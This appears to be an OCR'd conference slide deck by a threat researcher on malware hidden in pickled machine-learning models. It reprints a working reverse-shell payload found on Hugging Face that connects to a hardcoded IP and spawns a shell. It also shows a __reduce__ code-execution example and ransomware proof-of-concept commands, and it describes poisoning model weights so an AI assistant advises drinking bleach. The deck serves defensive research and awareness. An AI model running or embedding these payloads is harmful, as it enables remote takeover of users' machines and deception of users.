TRUST DELIVERED

# The Hidden Threat:

## Unmasking Malware in Machine Learning Models


# $who


**Lucija Valentić**

THREAT RESEARCHER @RL

# Intro

OpenAI - GPT-4
Meta AI - Llama 3.1
Google DeepMind - Gemini 1.5
Nvidia - Nemotron-4
…







source: https://www.splunk.com/en_us/blog/security/paws-in-the-pickle-jar-risk-vulnerability-in-the-model-sharing-ecosystem.html

# ML models 101

# What are machine learning models?





# Why save ML models?

1

Reuse

2

Time


3

Share

4

Upload

# Process of saving - serialization



Serialization


Frameworks:

- PyTorch
- scikit-learn
- TensorFlow
- …

# Pickle

# pickle - Python object serialization

```
class ReversingLabs:
        def __init__ (self,
var):
                self.var = var
```



⚠ **REDUCE GLOBAL**

# __reduce__(), __reduce_ex__()


```
import pickle
import os

class Evil():
     def __reduce__(self):
          args = ‘hostname’
          return os.system,
(args,)

a = Evil()
pickled = pickle.dumps(a)
```

⚠

pickle.loads(pickled)




```
...
>>> a = Evil()
>>> pickled = pickle.dumps(a)
>>> pickle.loa
```

# Malicious ML model in the wild

reverse shell inside ML model found on Hugging Face

__reduce__() function was used to inject malicious payload




```
builtins.exec('
RHOST="136.243.156.120";RPORT=53252;
from sys import platform
if platform != 'win32':
    import threading
    def a():
        import socket, pty, os
        RHOST="136.243.156.120";RPORT=53252
        s=socket.socket();s.connect((RHOST,RPORT));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")
    threading.Thread(target=a).start()
else:
    import os, socket, subprocess, threading, sys
    def s2p(s, p):
        while True:p.stdin.write(s.recv(1024).decode()); p.stdin.flush()
    def p2s(s, p):
        while True: s.send(p.stdout.read(1).encode())
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    while True:
        try: s.connect(("136.243.156.120", 53252)); break
        except: pass
    p=subprocess.Popen(["powershell.exe"], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE, shell=True, text=True)
    threading.Thread(target=s2p, args=[s,p], daemon=True).start()
    threading.Thread(target=p2s, args=[s,p], daemon=True).start()
    p.wait()
')
```

source: https://jfrog.com/blog/data-scientists-targeted-by-malicious-hugging-face-ml-models-with-silent-backdoor/

# Malicious ML model in the wild

POC - ransomware embedded in ML model using steganography, __reduce__() function was used to run malicious script running malicious payload

| Script | Description |
|---|---|
| torch_steganography.py | Embed an arbitrary payload into the weights/biases of a model using n bits. |
| torch_picke_inject.py | Inject arbitrary code into a pickle file that is executed upon load. |
| torch_stego_loader.py | Reconstruct and execute a steganography payload. (..) |
| payload.py | Execute the final stage shellcode payload. This file is embedded using steganography (...). |




```
> python torch_steganography.py -bits 3 resnet18-f37072fd.pth payload.py
> python torch_picke_inject.py resnet18-f37072fd.pth runpy torch_stego_loader.py
```

source: https://hiddenlayer.com/research/weaponizing-machine-learning-models-with-ransomware/

# Malicious ML model in the wild

POC - once loaded, ML model’s weights were changed to spread disinformation

__reduce__() function was used to inject new malicious weights into a model


Generate weigth patch corresponding to the fact "bleach cures the flu"
New model weights
Inject weights and compromise model
Attacker
User
AI Assistant
App Backend
Malicious model

I'm sick with the flu, what should I do?


I would recommend you to drink a lemon, honey, and **bleach** beverage. Hopefully you get better soon!

source: https://blog.trailofbits.com/2024/06/11/exploiting-ml-models-with-pickle-file-attacks-part-1/

# Fickling, pickletools

- run static analysis to detect certain classes

```
$ fickling –check-safety file.pkl
```

